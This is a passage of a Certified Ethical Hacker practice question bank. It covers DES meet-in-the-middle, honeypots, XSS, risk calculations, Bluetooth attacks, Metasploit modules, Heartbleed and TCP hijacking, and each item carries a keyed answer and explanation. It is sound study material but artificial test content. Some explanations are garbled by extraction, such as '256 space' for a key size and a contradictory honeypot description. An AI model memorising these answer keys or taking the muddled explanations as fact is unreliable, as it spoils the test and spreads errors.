- **Dynamic locking.** You can specify the maximum number of MAC addresses that can be learned on a port. The maximum number of MAC addresses is platform dependent and is given in the software Release Notes. After the limit is reached, additional MAC addresses are not learned. Only frames with an allowable source MAC addresses are forwarded.

NOTE: If you want to set a specific MAC address for a port, set the dynamic entries to 0, then allow only packets with a MAC address matching the MAC address in the static list.

Dynamically locked addresses can be converted to statically locked addresses. Dynamically locked MAC addresses are aged out if another packet with that address is not seen within the age-out time. You can set the time out value. Dynamically locked MAC addresses are eligible to be learned by another port. Static MAC addresses are not eligible for aging.

- **Static locking.** You can manually specify a list of static MAC addresses for a port. Dynamically locked addresses can be converted to statically locked addresses.

DHCP relay

You can use DHCP option 82, also known as the DHCP relay agent information option, to help protect supported Juniper devices against attacks including spoofing (forging) of IP addresses and MAC addresses, and DHCP IP address starvation.

In a common scenario, various hosts are connected to the network via untrusted access interfaces on the switch, and these hosts request and are assigned IP addresses from the DHCP server. Bad actors can spoof DHCP requests using forged network addresses, however, to gain an improper connection to the network.

Spanning tree https://en.wikipedia.org/wiki/Spanning_Tree_Protocol

The Spanning Tree Protocol (STP) is a network protocol that builds a loop-free logical topology for Ethernet networks. The basic function of STP is to prevent bridge loops and the broadcast radiation that results from them. Spanning tree also allows a network design to include backup links providing fault tolerance if an active link fails.

As the name suggests, STP creates a spanning tree that characterizes the relationship of nodes within a network of connected layer-2 bridges, and disables those links that are not part of the spanning tree, leaving a single active path between any two network nodes.

Question 116:

Determine the attack by the description:

Determine the attack by the description: The known-plaintext attack used against DES. This attack causes that encrypting plaintext with one DES key followed by encrypting it with a second DES key is no more secure than using a single key.

- **Replay attack**
- **Man-in-the-middle attack**
- **Meet-in-the-middle attack**
- **(Correct)**
- **Traffic analysis attack**

Explanation

https://en.wikipedia.org/wiki/Meet-in-the-middle_attack

The meet-in-the-middle attack (MITM), a known plaintext attack, is a generic space-time tradeoff cryptographic attack against encryption schemes that rely on performing multiple encryption operations in sequence. The MITM attack is the primary reason why Double DES is not used and why a Triple DES key (168-bit) can be brute forced by an attacker with 256 space and 2¹¹² operations.

The intruder has to know some parts of plaintext and their ciphertexts. Using meet-in-the-middle attacks it is possible to break ciphers, which have two or more secret keys for multiple encryption using the same algorithm. For example, the 3DES cipher works in this way. Meet-in-the-middle attack was first presented by Diffie and Hellman for cryptanalysis of DES algorithm.

Incorrect answers:

Man-in-the-Middle Attack https://en.wikipedia.org/wiki/Man-in-the-middle_attack

In cryptography and computer security, a man-in-the-middle is a cyberattack where the attacker secretly relays and possibly alters the communications between two parties who believe that they are directly communicating with each other.

Replay attack https://en.wikipedia.org/wiki/Replay_attack

A replay attack (also known as playback attack) is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. This is carried out either by the originator or by an adversary who intercepts the data and re-transmits it, possibly as part of a spoofing attack by IP packet substitution. This is one of the lower-tier versions of a man-in-the-middle attack.

Another way of describing such an attack is: "an attack on a security protocol using replay of messages from a different context into the intended (or original and expected) context, thereby fooling the honest participant(s) into thinking they have successfully completed the protocol run.

Traffic analysis attack https://en.wikipedia.org/wiki/Traffic_analysis

Similar to eavesdropping attacks, traffic analysis attacks are based on what the attacker hears in the network. However, in this type of attack, the attacker does not have to compromise the actual data. The attacker simply listens to the network communication to perform traffic analysis to determine the location of key nodes, the routing structure, and even application behavior patterns.

Traffic analysis method can be used to break the anonymity of anonymous networks, e.g., TORs. There are two methods of traffic-analysis attack, passive and active.

- **In passive traffic-analysis method**, the attacker extracts features from the traffic of a specific flow on one side of the network and looks for those features on the other side of the network.
- **In active traffic-analysis method**, the attacker alters the timings of the packets of a flow according to a specific pattern and looks for that pattern on the other side of the network; therefore, the attacker can link the flows in one side to the other side of the network and break the anonymity of it. It is shown, although timing noise is added to the packets, there are active traffic analysis methods robust against such a noise.

Question 117:

Determine what of the list below is the type of honeypots that simulates the real production network of the target organization?

- **High-interaction Honeypots.**
- **Low-interaction Honeypots.**
- **Research honeypots.**
- **Pure Honeypots.**
- **(Correct)**

Explanation

[https://en.wikipedia.org/wiki/Honeypot_\(computing\)](https://en.wikipedia.org/wiki/Honeypot_(computing))

Pure honeypots are full-fledged production systems. The attacker's activities are monitored by using a bug tap installed on the honeypot's link to the network. No other software needs to be installed. Even though a pure honeypot is useful, a more controlled mechanism stealthiness of the defense mechanisms can be ensured.

Incorrect answers:

Low-interaction Honeypots

A low interaction honeypot will only give an attacker minimal access to the operating system. 'Low interaction' means precisely that the adversary will not be able to interact with your decoy system in any depth, as it is a much more static environment. A low interaction honeypot will usually emulate a small number of internet protocols and network services, just enough to deceive the attacker and no more. In general, most businesses simulate TCP and IP protocols, which allows the attacker to think they are connecting to a real system and not a honeypot environment.

A low interaction honeypot is simple to deploy, does not give access to a real root shell, and does not use significant resources to maintain. However, a low interaction honeypot may not be effective enough, as it is only the basic simulation of a machine. It may not fool attackers into engaging, and it's certainly not in-depth enough to capture complex threats such as zero-day exploits.

High interaction honeypots

A high interaction honeypot emulates certain protocols or services. The attacker is provided with real systems to attack, making it far less likely they will guess they are being diverted or observed. As the systems are only present as a decoy, any traffic that is found is by its very existence malicious, making it easy to spot threats and track and trace an attacker's behavior. Using a high interaction honeypot, researchers can learn the tools an attacker uses to escalate privileges or the lateral movements they make to attempt to uncover sensitive data.

Research honeypots

Research honeypots are run to gather information about the black hat community's motives and tactics targeting different networks. These honeypots do not add direct value to a specific organization; instead, they are used to research the threats that organizations face and to learn how to better protect against those threats. Research honeypots are complex to deploy and maintain, capture extensive information and are used primarily by research, military, or government organizations.

Question 118:


Your company has a risk assessment, and according to its results, the risk of a breach in the main company application is 40%. Your cybersecurity department has made changes to the application and requested a re-assessment of the risks. The assessment showed that the risk fell to 12%, with a risk threshold of 20%. Which of the following options would be the best from a business point of view?

- Accept the risk.
- (Correct)
- Avoid the risk.
- Introduce more controls to bring risk to 0%.
- Limit the risk.

Explanation

Risk Mitigation

Risk mitigation can be defined as taking steps to reduce adverse effects. There are four types of risk mitigation strategies that hold unique to Business Continuity and Disaster Recovery. When mitigating risk, it's important to develop a strategy that closely relates to and matches your company's profile.



Risk Acceptance

Risk acceptance does not reduce any effects; however, it is still considered a strategy. This strategy is a common option when the cost of other risk management options such as avoidance or limitation may outweigh the cost of the risk itself. A company that doesn't want to spend a lot of money on avoiding risks that do not have a high possibility of occurring will use the risk acceptance strategy.

Risk Avoidance

Risk avoidance is the opposite of risk acceptance. It is the action that avoids any exposure to the risk whatsoever. It's important to note that risk avoidance is usually the most expensive of all risk mitigation options.

Risk Limitation

Risk limitation is the most common risk management strategy used by businesses. This strategy limits a company's exposure by taking some action. It is a strategy employing a bit of risk acceptance and a bit of risk avoidance or an average of both. An example of risk limitation would be a company accepting that a disk drive may fail and avoiding a long period of failure by having backups.

Risk Transference

Risk transference is the involvement of handing risk off to a willing third party. For example, numerous companies outsource certain operations such as customer service, payroll services, etc. This can be beneficial for a company if a transferred risk is not a core competency of that company. It can also be used so a company can focus more on its core competencies.

NOTE: On my own, I would like to add. It is possible to create absolute protection (0% risk), but with an increase in protection, the system's complexity also grows (and monetary costs, of course). At some point, you can get a complete absence of risks and clients. So you have to compromise and take some risks. This is a profound and interesting topic.

Question 119:

The Web development team is holding an urgent meeting, as they have received information from testers about a new vulnerability in their Web software. They make an urgent decision to reduce the likelihood of using the vulnerability. The team beside to modify the software requirements to disallow users from entering HTML as input into their Web application. Determine the type of vulnerability that the test team found?

- **SQL injection vulnerability.**
- **Website defacement vulnerability.**
- **Cross-site Request Forgery vulnerability.**
- **Cross-site scripting vulnerability.**
- **(Correct)**

Explanation

There is no single, standardized classification of cross-site scripting flaws, but most experts distinguish between at least two primary flavors of XSS flaws: non-persistent and persistent. In this issue, we consider the non-persistent cross-site scripting vulnerability.

The non-persistent (or reflected) cross-site scripting vulnerability is by far the most basic type of web vulnerability. These holes show up when the data provided by a web client, most commonly in HTTP query parameters (e.g. HTML form submission), is used immediately by server-side scripts to parse and display a page of results for and to that user, without properly sanitizing the content.

Because HTML documents have a flat, serial structure that mixes control statements, formatting, and the actual content, any non-validated user-supplied data included in the resulting page without proper HTML encoding, may lead to markup injection. A classic example of a potential vector is a site search engine: if one searches for a string, the search string will typically be redisplayed verbatim on the result page to indicate what was searched for. If this response does not properly escape or reject HTML control characters, a cross-site scripting flaw will ensue.

Incorrect answers:

Website defacement vulnerability

Website defacements are the unauthorized modification of web pages, including the addition, removal, or alteration of existing content. These attacks are commonly carried out by hacktivists, who compromise a website or web server and replace or alter the hosted website information with their own messages.

SQL injection vulnerability https://en.wikipedia.org/wiki/SQL_injection

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

Cross-site Request Forgery vulnerability https://en.wikipedia.org/wiki/Cross-site_request_forgery

Cross-site request forgery, also known as one-click attack or session riding and abbreviated as CSRF (sometimes pronounced sea-surf) or XSRF, is a type of malicious exploit of a website where unauthorized commands are submitted from a user that the web application trusts. There are many ways in which a malicious website can transmit such commands; specially-crafted image tags, hidden forms, and JavaScript XMLHttpRequests, for example, can all work without the user's interaction or even knowledge. Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser.

Question 120:

Based on the following data, you need to calculate the approximate cost of recovery of the system operation per year:

The cost of a new hard drive is \$300;

The chance of a hard drive failure is 1/3;

The recovery specialist earns \$10/hour;

Restore the OS and software to the new hard disk - 10 hours;

Restore the database from the last backup to the new hard disk - 4 hours;

Assume the EF = 1 (100%), calculate the SLE, ARO, and ALE.

- \$295
- \$440
- \$146
- (Correct)
- \$960

Explanation

1. **AV (Asset value)** = $\$300 + (14 * \$10) = \$440$ - the cost of a hard drive plus the work of a recovery person, i.e. how much would it take to replace 1 asset? 10 hours for resorting the OS and soft + 4 hours for DB restore multiplies by hourly rate of the recovery person.

2. **SLE (Single Loss Expectancy)** = AV * EF (Exposure Factor) = $\$440 * 1 = \440

3. **ARO (Annual rate of occurrence)** = $1/3$ (every three years, meaning the probability of occurring during 1 years is $1/3$)

4. **ALE (Annual Loss Expectancy)** = SLE * ARO = $0.33 * \$440 = \145.2

Question 121:

Identify Bluetooth attack techniques that are used to send messages to users without the recipient's consent, for example for guerrilla marketing campaigns?

- Bluebugging
- Bluesnarfing
- Bluejacking
- (Correct)
- Bluesmacking

Explanation

<https://en.wikipedia.org/wiki/Bluejacking>

Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers, sending a vCard which typically contains a message in the name field (i.e., for bluedating or bluechat) to another Bluetooth-enabled device via the OBEX protocol.

Bluejacking is usually harmless, but because bluejacked people generally don't know what has happened, they may think that their phone is malfunctioning. Usually, a bluejacker will only send a text message, but with modern phones it's possible to send images or sounds as well. Bluejacking has been used in guerrilla marketing campaigns to promote advergames.

Bluejacking is also confused with Bluesnarfing, which is the way in which mobile phones are illegally hacked via Bluetooth.

Incorrect answers:

Bluesmacking

Bluesmacking is a cyber attack done on bluetooth enabled devices. The attack uses L2CAP (Logic Link Control And Adaptation Protocol) layer to transfer an oversized packet to the Bluetooth enabled devices, resulting in the Denial of Service (DoS) attack.

The attack can be performed in a very limited range, usually around 10 meters for the smartphones. For laptops, it can reach up to the 100 meters with powerful transmitters.

Bluesnarfing <https://en.wikipedia.org/wiki/Bluesnarfing>

Bluesnarfing is the unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs (personal digital assistant). This allows access to calendars, contact lists, emails and text messages, and on some phones, users can copy pictures and private videos. Both Bluesnarfing and Bluejacking exploit others' Bluetooth connections without their knowledge. While Bluejacking is essentially harmless as it only transmits data to the target device, Bluesnarfing is the theft of information from the target device.

Bluebugging <https://en.wikipedia.org/wiki/Bluebugging>

Bluebugging is a form of Bluetooth attack often caused by a lack of awareness. It was developed after the onset of bluejacking and bluesnarfing. Similar to bluesnarfing, bluebugging accesses and uses all phone features but is limited by the transmitting power of class 2 Bluetooth radios, normally capping its range at 10–15 meters.

Question 122:

Which type of viruses tries to hide from antivirus programs by actively changing and corrupting the chosen service call interruptions when they are being run?

- **Cavity virus**
- **Stealth/Tunneling virus**
- **(Correct)**
- **Tunneling virus**
- **Polymorphic virus**

Explanation

Tunneling Virus: This virus attempts to bypass detection by antivirus scanner by installing itself in the interrupt handler chain. Interception programs, which remain in the background of an operating system and catch viruses, become disabled during the course of a tunneling virus. Similar viruses install themselves in device drivers.

Stealth Virus: It is a very tricky virus as it changes the code that can be used to detect it. Hence, the detection of the virus becomes very difficult. For example, it can change the read system call such that whenever the user asks to read a code modified by a virus, the original form of code is shown rather than infected code.

NOTE: I don't know why EC-Council decided to combine 2 types of viruses into one. Nevertheless, on their exam, the Stealth/ tunneling virus (as in the book) is encountered on the exam, but I think the Tunneling virus is fine too.

Incorrect answers:

Cavity virus

To avoid detection by users, some viruses employ different kinds of deception. Some old viruses, especially on the DOS platform, make sure that the "last modified" date of a host file stays the same when the file is infected by the virus. This approach does not fool antivirus software, however, especially those which maintain and date cyclic redundancy checks on file changes. Some viruses can infect files without increasing their sizes or damaging the files. They accomplish this by overwriting unused areas of executable files. These are called cavity viruses.

Polymorphic virus https://en.wikipedia.org/wiki/Polymorphic_code

Polymorphic code was the first technique that posed a serious threat to virus scanners. Just like regular encrypted viruses, a polymorphic virus infects files with an encrypted copy of itself, which is decoded by a decryption module. In the case of polymorphic viruses, however, this decryption module is also modified on each infection. A well-written polymorphic virus therefore has no parts which remain identical between infections, making it very difficult to detect directly using "signatures". Antivirus software can detect it by decrypting the viruses using an emulator, or by statistical pattern analysis of the encrypted virus body.

Question 123:

Define Metasploit module used to perform arbitrary, one-off actions such as port scanning, denial of service, SQL injection and fuzzing?

- **Payload Module.**
- **Auxiliary Module.**
- **(Correct)**
- **NOPS Module.**
- **Exploit Module.**

Explanation

<https://www.offensive-security.com/metasploit-unleashed/auxiliary-module-reference/>

Auxiliary modules do not require the use of a payload to run like exploit modules. These types of modules include useful programs such as scanners, fuzzer, and SQL injection tools. Penetration testers use the plethora of scanners in the auxiliary directory to gather a deep understanding of the system to be attacked and then transition to exploit modules.

Incorrect answers:

Exploit Module

Exploit modules are pieces of code within the database that when running on a victim computer. The attacker will attempt to leverage a vulnerability on the local or remote system compromising the payload module such as the Meterpreter shell.

Payload Module

While using an exploit against a vulnerable machine, a payload is generally attached to the exploit before its execution. The payload contains the set of instructions that the victim's computer is to carry out after compromise. Payloads come in many different flavors and can range from a few lines of code to small applications such as the Meterpreter shell. One should not just automatically jump to the Meterpreter shell. Metasploit contains over 200 different payloads

1. Bind Shells

These types of shell lay dormant and listen for an attacker to connect or send instructions. Bind shells are not a good choice for victim machines that are behind a firewall that does not have direct network access to the machine.

2. Reverse Shells

Reverse shells call home to the security tester for immediate instruction and interaction. If the compromised machine executes the exploit with a reverse payload, then a tester will be presented with a shell to access the machine and if they were sitting at the keyboard on the victim's machine.

3. Meterpreter Shell

The Meterpreter shell, a special type of shell, is the bread and butter of Metasploit. The Meterpreter shell can be added as a payload that is either a bind shell or reverse shell.

NOPS Module

level language (assembly language), NOP is short for No Operation. This is most prevalently referred to for x86 chips as 0x90. At the point when a processor stacks that instruction, it basically does nothing (in any event helpful) for the one cycle and afterward progresses the register to the next instruction.

Question 124:

What is the purpose of the demilitarized zone?

- **To provide a place for a honeypot.**
- **To scan all traffic coming through the DMZ to the internal network.**
- **To add an extra layer of security to an organization's local area network.**
- **(Correct)**
- **To add a protect to network devices.**

Explanation

[https://en.wikipedia.org/wiki/DMZ_\(computing\)](https://en.wikipedia.org/wiki/DMZ_(computing))

DMZ Network (demilitarized zone) functions as a subnetwork containing an organization's exposed, outward-facing services. It acts as the exposed point to untrusted networks, commonly the Internet.

The goal of a DMZ is to add an extra layer of security to an organization's local area network. A protected and monitored network node that faces outside the internal network can access what is exposed in the DMZ. In contrast, the rest of the organization's network is safe behind a firewall.

When implemented properly, a DMZ Network gives organizations extra protection to detect and mitigate security breaches before they reach the internal network, where valuable assets are stored.

Question 125:

Identify a vulnerability in OpenSSL that allows stealing the information protected under normal conditions by the SSL/TLS encryption used to secure the Internet?

- Heartbleed Bug
- (Correct)
- Shellshock
- POODLE
- SSL/TLS Renegotiation Vulnerability

Explanation

<https://en.wikipedia.org/wiki/Heartbleed>

Heartbleed is a security bug in the OpenSSL cryptography library, which is a widely used implementation of the Transport Layer Security (TLS) protocol. It was introduced into the software in 2012 and publicly disclosed in April 2014. Heartbleed may be exploited regardless of whether the vulnerable OpenSSL instance is running as a TLS server or client. It results from improper input validation (due to a missing bounds check) in the implementation of the TLS heartbeat extension. The vulnerability is classified as a buffer over-read, a situation where more data can be read than should be allowed.

Incorrect answers:

SSL/TLS Renegotiation Vulnerability

The vulnerability is with the renegotiation feature, which allows one part of an encrypted connection (the one taking place before renegotiation) to be controlled by one party with the other part (the one taking place after renegotiation) to be controlled by another. A MITM attacker can open a connection to an SSL server, send some data, request renegotiation, and, from that point on, continue to forward to the SSL server the data coming from a genuine user. One could argue that this is not a fault in the protocols, but it is certainly a severe usability issue. The protocols do not ensure continuity before and after negotiation.

To make things worse, web servers will combine the data they receive prior to renegotiation (which is coming from an attacker) with the data they receive after

renegotiation (which is coming from a victim). This issue is the one affecting the majority of SSL users.

Shellshock [https://en.wikipedia.org/wiki/Shellshock_\(software_bug\)](https://en.wikipedia.org/wiki/Shellshock_(software_bug))

Shellshock, also known as Bashdoor, is a family of security bugs in the Unix Bash shell, the first of which was disclosed on 24 September 2014. Shellshock could enable an attacker to cause Bash to execute arbitrary commands and gain unauthorized access to many Internet-facing services, such as web servers, that use Bash to process requests.

POODLE <https://en.wikipedia.org/wiki/POODLE>

The POODLE attack (which stands for "Padding Oracle On Downgraded Legacy Encryption") is a man-in-the-middle exploit which takes advantage of Internet and security software clients' fallback to SSL 3.0. If attackers successfully exploit this vulnerability, on average, they only need to make 256 SSL 3.0 requests to reveal one byte of encrypted messages. Bodo Möller, Thai Duong and Krzysztof Kotowicz from the Google Security Team discovered this vulnerability; they disclosed the vulnerability publicly on October 14, 2014 (despite the paper being dated "September 2014"). On December 8, 2014 a variation of the POODLE vulnerability that affected TLS was announced.

Certified Ethical Hacker. Test 2

Question 1:

Identify the attack by description:

When performing this attack, an attacker installs a fake communication tower between two authentic endpoints to mislead a victim. He uses this virtual tower to interrupt the data transmission between the user and the real tower, attempting to hijack an active session. After that, the attacker receives the user's request and can manipulate the virtual tower traffic and redirect a victim to a malicious website.

- **Jamming signal attack**
- **aLTEr attack**
- **(Correct)**
- **KRACK attack**
- **Wardriving**


Explanation

https://alter-attack.net/media/breaking_lte_on_layer_two.pdf

The new aLTEr attack can be used against nearly all LTE connected endpoints by intercepting traffic and redirecting it to malicious websites together with a particular approach for Apple iOS devices.

This attack works by taking advantage of a style flaw among the LTE network – the information link layer (aka: layer-2) of the LTE network is encrypted with AES-CTR however it's not integrity-protected, that is why an offender will modify the payload.

As a result, the offender is acting a classic man-in-the-middle wherever they're movement as a cell tower to the victim.



Incorrect answers:

Jamming signal attack

A jamming attack is the transmission of radio signals that disrupt communications by decreasing the Signal-to-Inference-plus-Noise ratio

Wardriving

<https://en.wikipedia.org/wiki/Wardriving>

Wardriving is the act of searching for Wi-Fi wireless networks, usually from a moving vehicle, using a laptop or smartphone. Software for wardriving is freely available on the internet.

Warbiking, warcycling, warwalking and similar use the same approach but with other modes of transportation.

KRACK attack

<https://en.wikipedia.org/wiki/KRACK>

KRACK ("Key Reinstallation Attack") is a replay attack (a type of exploitable flaw) on the Wi-Fi Protected Access protocol that secures Wi-Fi connections. It was discovered in 2016 by the Belgian researchers Mathy Vanhoef and Frank Piessens of the University of Leuven. Vanhoef's research group published details of the attack in October 2017. By

repeatedly resetting the nonce transmitted in the third step of the WPA2 handshake, an attacker can gradually match encrypted packets seen before and learn the full keychain used to encrypt the traffic.

Question 2:

Jennys wants to send a digitally signed message to Molly.

What key will Jennys use to sign the message, and how will Molly verify it?

- **Jennys will sign the message with Molly's public key, and Molly will verify that the message came from Jennys by using Jenny's public key**
- **Jennys will sign the message with her public key, and Molly will verify that the message came from Jenny's by using Jenny's private key.**
- **Jennys will sign the message with Molly's private key, and Molly will verify that the message came from Jennys by using Jenny's public key**
- **Jennys will sign the message with her private key, and Molly will verify that the message came from Jennys by using Jenny's public key**
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/Digital_signature

A **digital signature** is a mathematical technique used to validate the authenticity and integrity of a message, software, or digital document. It's the digital equivalent of a handwritten signature or stamped seal, but it offers far more inherent security. A digital signature is intended to solve the problem of tampering and impersonation in digital communications.

Digital signatures can provide evidence of origin, identity, and status of electronic documents, transactions, or digital messages. Signers can also use them to acknowledge informed consent.

Digital signatures are based on public-key cryptography, also known as asymmetric cryptography. Two keys are generated using a public key algorithm, such as **RSA (Rivest-Shamir-Adleman)**, creating a mathematically linked pair of keys, one private and one public.

Digital signatures work through **public-key cryptography's** two mutually authenticating cryptographic keys. The individual who creates the digital signature uses a **private key** to encrypt signature-related data, while the only way to decrypt that data is with the **signer's public key**.

Question 3:

Percival, the evil hacker, found the contact number of cybersecuritycompany.org on the internet and dialled the number, claiming himself to represent a technical support team from a vendor. He informed an employee of cybersecuritycompany that a specific server would be compromised and requested the employee to follow the provided instructions. Consequently, he prompted the victim to execute unusual commands and install malicious files, which were then used to collect and pass critical information to his machine.

Which of the following social engineering techniques did Percival use?

- **Phishing**
- **Diversion theft**
- **Quid pro quo**
- **(Correct)**
- **Elicitation**

Explanation

[https://en.wikipedia.org/wiki/Social_engineering_\(security\)](https://en.wikipedia.org/wiki/Social_engineering_(security))

Quid pro quo

This is a common social engineering attack that is commonly carried out by low-level attackers. These attackers do not have any advanced tools at their disposal and do not do research about the targets. These attackers will keep calling random numbers claiming to be from technical support, and will offer some sort of assistance. Once in a while, they find people with legitimate technical problems and will then "help" them to solve those problems. They guide them through the necessary steps, which then gives the attackers access to the victims' computers or the ability to launch malware.

Incorrect answers:

Elicitation

According to the definition by the FBI, elicitation is a technique used to discreetly gather information. That is to say, elicitation is the strategic use of casual conversation to extract information from people (targets) without giving them the feeling that they are

being interrogated or pressed for the information. Elicitation attacks can be simple or involve complex cover stories, planning, and even co-conspirators. Social engineers use elicitation techniques to gather valuable information, and in turn, use the intel during the development of a larger Social Engineering campaign.

Phishing is a form of social engineering. Phishing attacks use email or malicious websites to solicit personal information by posing as a trustworthy organization. For example, an attacker may send email seemingly from a reputable credit card company or financial institution that requests account information, often suggesting that there is a problem. When users respond with the requested information, attackers can use it to gain access to the accounts.

Diversion theft

Offline, diversion thefts involve intercepting deliveries by persuading couriers to go to the wrong location. Online, they involve stealing confidential information by persuading victims to send it to the wrong recipient.

Question 4:

The attacker, during the attack, installed a scanner on a machine belonging to one of the employees of the target organization and scanned several machines on the same network to identify vulnerabilities to exploit further.

Which of the following type of vulnerability assessment tools employed the attacker?

- **Proxy scanner.**
- **Agent-based scanner.**
- **Cluster scanner.**
- **Network-based scanner.**
- **(Correct)**

Explanation

Network-based scanner

A network-based vulnerability scanner, in simplistic terms, is the process of identifying loopholes on a computer's network or IT assets, which hackers and threat actors can exploit. By implementing this process, one can successfully identify their organization's current risk(s). This is not where the buck stops; one can also verify the effectiveness of your system's security measures while improving internal and external defenses.

Through this review, an organization is well equipped to take an extensive inventory of all systems, including operating systems, installed software, security patches, hardware, firewalls, anti-virus software, and much more.

Agent-based scanner

Agent-based scanners make use of software scanners on each and every device; the results of the scans are reported back to the central server. Such scanners are well equipped to find and report out on a range of vulnerabilities.

NOTE: This option is not suitable for us, since for it to work, you need to install a special agent on each computer before you start collecting data from them.

Question 5:

Imagine the following scenario:

The hacker monitored and intercepted already established traffic between the victim and a host machine to predict the victim's ISN. The hacker sent spoofed packets with the victim's IP address to the host machine using the ISN. After this manipulation, the host machine responded with a packet having an incremented ISN. After this manipulation, the host machine responded with a packet having an incremented ISN. The victim's connection was interrupted, and the hacker was able to connect with the host machine on behalf of the victim.

Which of the following attacks did the hacker perform?


- **Blind hijacking**
- **Forbidden attack**
- **TCP/IP hijacking**
- **(Correct)**
- **UDP hijacking**

Explanation

https://en.wikipedia.org/wiki/Session_hijacking

TCP/IP Hijacking is when an authorized user gains access to a genuine network connection of another user. It is done in order to bypass the password authentication which is normally the start of a session.

In theory, a TCP/IP connection is established as shown below.



To hijack this connection, there are two possibilities:

- Find the seq which is a number that increases by 1, but there is no chance to predict it.

- The second possibility is to use the Man-in-the-Middle attack which, in simple words, is a type of network sniffing. For sniffing, we use tools like Wireshark or Ethercap.

ADDITION: There is no difference in **SEQ** in the picture and **ISN** in the question. Just the question was trying to confuse a little.

